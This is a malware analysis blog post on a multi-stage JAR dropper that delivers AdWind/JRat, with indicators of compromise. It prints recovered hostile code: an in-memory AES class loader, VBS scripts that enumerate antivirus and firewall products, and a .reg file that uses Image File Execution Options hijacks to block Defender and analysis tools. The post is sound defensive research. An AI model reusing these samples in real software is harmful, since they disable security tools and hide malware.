
# Interesting hidden threat since years ?

marcoramilli.com/2018/08/20/interesting-hidden-threat-since-years/

View all posts by marcoramilli


August 20, 2018



## History

| | |
|---|---|
| First Seen In The Wild | 2016-12-04 17:35:40 |
| First Submission | 2018-08-14 13:19:26 |
| Last Submission | 2018-08-14 21:08:47 |
| Last Analysis | 2018-08-14 21:08:47 |
| Earliest Member Modification | 2018-08-14 11:37:50 |
| Latest Member Modification | 2018-08-14 11:37:50 |

Today I'd like to share the following reverse engineering path since it ended up to be more complex respect what I thought. The full path took me about hours work and the sample covers many obfuscation steps and implementation languages. During the analysis time only really few Antivirus (6 out of 60) were able to "detect" the sample. Actually none really detected it, but some AVs triggered "generic unwanted software" signature, without being able to really figure it out. As usually I am not going to show you who was able to detect it compared to the one who wasn't, since I wont ending on wrong a declarations such as (for example): "Marco said that X is better than Y".  Anyway, having the hash file I believe it would be enough to search for such information.




6 engines detected this file

| | |
|---|---|
| SHA-256 | e5c67daef2226a9e042837f6fad5b338d730e7d241ae0786d091895b2a1b8681 |
| File name | . |
| File size | 519.75 KB |
| Last analysis | 2018-08-14 21:08:47 UTC |


AntiVirus Coverage

The Sample (SHA256: e5c67daef2226a9e042837f6fad5b338d730e7d241ae0786d091895b2a1b8681) presents itself as a JAR file. The first thought that you might have as experienced malware reverse engineer would be: “Ok, another byte code reversing night, easy.. just put focus and debug on it…”. BUT surprisingly when you decompile the sample you read the following class !


```
[illegible]
```


Stage1: JAR invoking JavaScript

A Java Method that invokes (through **evals**) an embedded “**Javascript**” file ! This is totally interesting stuff :D. Let’s follow up on stages and see where it goes. The extracted Javascript (stage 2) looks like the following image. The “OOoo00” obfuscation technique have been used. Personally I do not like this obfuscation technique it’s harder to reverse respect to different obfuscation techniques, even the CTR-F takes confused on substrings, but we need to figure out what it does, so let’s try to manually substitute every string and watch-out for matching substrings (in order words %s/OOoo00/varName/g wont work at all.


```
[illegible]
```

Stage 2: evaluated Javacript (obfuscated)


Manually substitution takes “forever” if you do not have a substitution framework which asks you for a string, it replace such string (and not a substring) and eventually represents the new beautified JavaScript. After many substitutions (I really have no idea how many :D) you land on a quite readable JavaScript  as the following one (click on it to make it bigger).



```
ReflectedClass = java.lang.Byte.TYPE;
trigger = "qua.enterprise.reaqtor.reaqtions.standartbootstrap.Header";
specificClass = java.lang.Class.forName("com.intercolonize.gastrogastrotomy.Seacross");
OBDoaDe = specificClass.getClassLoader();
startingFunction = function(s2) {
  name1 = s2[0];
  name2 = s2[1];
  nameNewdefinedClass = name1 + "." + name2;
  s3 = s2[2];
  resourcenamecon = s3[1];
  r1 = s3[2];
  ReflectedClassLength = r1[1];
  secretKey = s3[3];
  cryptedCode = java.lang.reflect.Array.newInstance(ReflectedClass, ReflectedClassLength);
  specificClass = specificClass;
  resourcename = "/" + resourcenamecon[0];
  resourceOBJ = specificClass.getResource(resourcename);
  inputstream = resourceOBJ.openStream();
  readEncryption = new java.io.DataInputStream(inputstream);
  readEncryption.readFully(cryptedCode);
  decryptBlock = javax.crypto.Cipher.getInstance("AES");
  secretKey = secretKey.getBytes("UTF-8");
  decryption = new javax.crypto.spec.SecretKeySpec(secretKey, "AES");
  decryptBlock.init(javax.crypto.Cipher.DECRYPT_MODE, decryption);
  decryptedCode = decryptBlock.doFinal(cryptedCode);
  newInstance = specificClass.getConstructor().newInstance();
  finalClass = newInstance.defineClass(nameNewdefinedClass, decryptedCode);
  if(trigger == nameNewdefinedClass) final7DBBVAR = finalClass;
};
```

Stage 2: Manually Deobfuscated JavaScript

What is interesting (at least in my personal point of view) is the way the attacker (ab)used the JS-JVM integration. JavaScript takes the Java context by meaning it might use Java functions calling contextual java classes.  In this stage the JavaScript is loading an encrypted content from the original JAR, using a KEY decrypts such a content and finally loads it (Dynamic Class Loader) on memory in order to fire it up as a new Java code. The used encryption algorithm is AES and everything we need to decrypt is in this file, so let's build up a simple python script to print our decryption parameters. The following image shows the decoding script made to easily reconstruct AES-KEY and surrounded parameters. NB: The written python code is not for production, is not protected and full of imprecisions. I made it up just for decode AES key and such, so don't judge it, take it as a known weak but working dirty code.



marcoramilli — vim /tmp/decode.py — vim — vim /tmp/decode.py — 80×24

```
vector = [["qua.enterprise.reaqtor.reaqtions.standartbootstrap", "Header", [
[".encrypted", ".not-splitted", ".not-compressed", ".not-fixed"], ["com/inte
rcolonize/gastrogastrotomy/Stirp.wok"], [6065, 6080, 6065, 6065], "EkUe05ozF
Y0aZ5ku"]]]


def startingFunction(v):
    print "NameNewDefinedClass: " + v[0] + "." + v[1]
    print "ResourceName: " + str(v[2][1])
    print "ReflectedClassLength: " + str(v[2][2][1])
    print "SecretKey: " + str(v[2][3])
    print "*******"
    print "ResourceName: "

for i in vector:
    startingFunction(i)
```


```
/tmp 🗇 17:03:28
$ python decode.py                                                     2.1.5 ]
NameNewDefinedClass: qua.enterprise.reaqtor.reaqtions.standartbootstrap.Header
ResourceName: ['com/intercolonize/gastrogastrotomy/Stirp.wok']
ReflectedClassLength: 6080
SecretKey: EkUe05ozFY0aZ5ku
*******
ResourceName:

/tmp 🗇 17:03:30
$                                                                      2.1.5
```

Python Script to Decode AES-KEY

We now have every decoding parameter, we just need to decrypt the classes by using the following data:


- ClassName
- Resource (a.k.a package in where it will be contextualised)
- Byte to be decrypted
- Secret Key
- Byte Length to be decrypted

A Simple Java Decrypter has been developed following the original Malware code. Once run, the following code was decrypted.



Stage 3 Decrypted JavaClass


Here my favourite point. As you might appreciate from the previous image we are facing a new stage (Stage 3). What is interesting about this new stage is in the way it reflect the old code. It is a defacto replica of the Stage 2. We have new classes to be decrypted (red tag on the image), the same algorithm (orange label on the image), a new KEY (this time is not derived by algorithm as was in Stage 2 but simply in clear text, orange tag on the image) and the same reflective technique in which attacker dynamically loads memory decrypted content on Java.loader and uses it to decrypt again a further step, and after that it replies the code again and again. There is an interesting difference although, this stage builds up a new in memory stage (let's call Stage 4) by adding static GZIpped contents at the end of encrypted section (light blue tag on image). By using that technique the attacker can reach as many decryption stages as he desires.
At the end of the decryption loop (which took a while, really ) the sample saves (or drops from itself, if you wish) an additional file placed in AppData – Local – Temp named: _ARandomDecimalNumber.class. This .class is actually a JAR file carrying a whole function set. The final stage before ending up runs the following command:
**java -jar _ARandomDecimalNumber.class**
The execution of such a command drops on local HardDrive (AppData-Local-Temp) three new files named: RetrieveRandomNumber.vbs (2x) and RandomName.reg. The following image represents a simple 'cat' command on the just dropped files.



```
/tmp 22:25:03
$ cat /Users/marcoramilli/Downloads/Retrive5800622244568104513.vbs         2.1.5
Set oWMI = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\SecurityCenter2")
Set colItems = oWMI.ExecQuery("Select * from AntiVirusProduct")
For Each objItem in colItems
  With objItem
    WScript.Echo  "{""AV"":""" & .displayName & """}"
  End With
Next

/tmp 10:39:51
$ cat /Users/marcoramilli/Downloads/Retrive5763189079626758252.vbs         2.1.5
Set oWMI = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\SecurityCenter2")
Set colItems = oWMI.ExecQuery("Select * from FirewallProduct")
For Each objItem in colItems
  With objItem
    WScript.Echo  "{""FIREWALL"":""" & .displayName & """}"
  End With
Next

/tmp 10:39:58
$ cat /Users/marcoramilli/Downloads/GNaqITnmN16677187769954358143.reg      2.1.5
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MSASCui.exe]
"debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MsMpEng.exe]
"debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MpUXSrv.exe]
"debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MpCmdRun.exe]
"debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\NisSrv.exe]
"debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ConfigSecurityPolicy.ex
e]
"debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\procexp.exe]
"debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wireshark.exe]
"debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\tshark.exe]
"debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\text2pcap.exe]
"debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\rawshark.exe]
"debugger"="svchost.exe"
```


On Final Stage VBS Run Files

It’s quite funny to see the attacker needed a **new language script** (he already needed Java, as original entry point, Javascript as payload decrypt and now he is using VBS ! ) to query **WMI** in order to retrieve installed **AntiVirus** and Installed **Firewall** information. Significative the choice to use a **.reg** file to enumerate tons of security tools that have been widely used by analysts to analyse Malware. The attacker enumerates 571 possible analysis tools that should not be present on the target machine (Victim). Brave, but not neat  at all (on my personal point of view).  The sample does not evade the system but it **forces** the **System Kill** of such a process independently if they are installed or not, just like **Brute force Killing process**. The samples enters in a big loop where it launches 571 sigKill one for each enumerated (.reg) analysis program. It copies through **xcopy.exe** the entire Java VM into **AppData-Roaming-Oracle** and by changing local environment classpath uses it to perform the following actions. It finally drops and executes another payload called “plugins”.
The following image shows plugins and initial new stage JAR stage.



Final Droppe Files (_RandomDec and plugins)

At a first sight experienced **Malware reverser engineer** would notice that the original sample finally drops a **AdWind/JRat Malware** having as a main target to steal files and personal information from victims. While the AdWind/JRat is not interesting per-se since widely analysed,  this new way to deliver AdWind/JRat, it is definitely fascinating me. The attacker mixed up **Obfuscation Techniques**, **Decryption Techniques**, **File–less abilities**, **Multi Language Stages** and **Evasions* Techniques** in order to deliver this AdWind/JRat version. Multiple programming styles have been found during the analysis path. Each Stage belonging with specific programming language is atomic by meaning that could be run separately and each following stage could easily consume its outputs. All these indicators make me believe the original Sample has been built by using Malware builder, which BTW, perfectly fits the AdWind philosophy to run as a service platform.
A final consideration is about timing. Checking the VirusTotal details (remembering that only 6 on 60 AV were able to say the original JAR was malicious or unwanted) you might notice he following time line.


History

| | |
|---|---|
| First Seen In The Wild | 2016-12-04 17:35:40 |
| First Submission | 2018-08-14 13:19:26 |
| Last Submission | 2018-08-14 21:08:47 |
| Last Analysis | 2018-08-14 21:08:47 |
| Earliest Member Modification | 2018-08-14 11:37:50 |
| Latest Member Modification | 2018-08-14 11:37:50 |

Detection Time Line (VirusTotal)

VT shows the first time it captured that hash (sha256): it was on 2016. But then the fist submission is on 2018-08-14 few days ago. In such a date (2018-08-14) only 6 out of 60 detected a suspicious (malicious) behaviour and triggered on red state. **But what about the almost 2 years between December 2016 and August 2018** ? **If we assume the Malware is 2 years old, was it silent until now (until my submission)** ? **Have we had technology two years ago to detect such a threat** ? **Or could it be a targeted attack that took almost 2 years before being deployed** ?
I currently have no answers to such a questions, hope you might find some.
*Actually not really an evasion technique, more likely a toolset mitigation.
**IoC**
You will not find Command and Controls (c2) and dropping url because: (i) dropping url/s was/were not found: the sample auto-extracts contents from itself. (ii) No C2 during the delivery stage. Of course AdWind/JRat does C2 but, as explained, the analyst did not followed on the analysis of AdWind/JRat since well-known malware.
hash:

- e5c67daef2226a9e042837f6fad5b338d730e7d241ae0786d091895b2a1b8681 (Original)
- 97d585b6aff62fb4e43e7e6a5f816dcd7a14be11a88b109a9ba9e8cd4c456eb9 (_RandomDec..)
- 9da575dd2d5b7c1e9bab8b51a16cde457b3371c6dcdb0537356cf1497fa868f6 (Retreive1)
- 45bfe34aa3ef932f75101246eb53d032f5e7cf6d1f5b4e495334955a255f32e7 (Retreive2)
- 296a0ed2a3575e02ba22e74fd5f8740af4f72b629e4e50643ac0c156694a5f3c (.reg)
- 32d28c43af1afc977b96436b7f638fba15188e6120eeaefa1ad91fb82015fd80 (plugins)

File Paths:

- ..AppData/Local/Temp/_ARandomDecimalNumber.class
- ..AppData/Local/Temp/RetreiveRandomNumber.vbs
- ..AppData/Local/Temp/RetreiveRandomNumber.vbs

- ..AppData/Local/Temp/RandomNabe.reg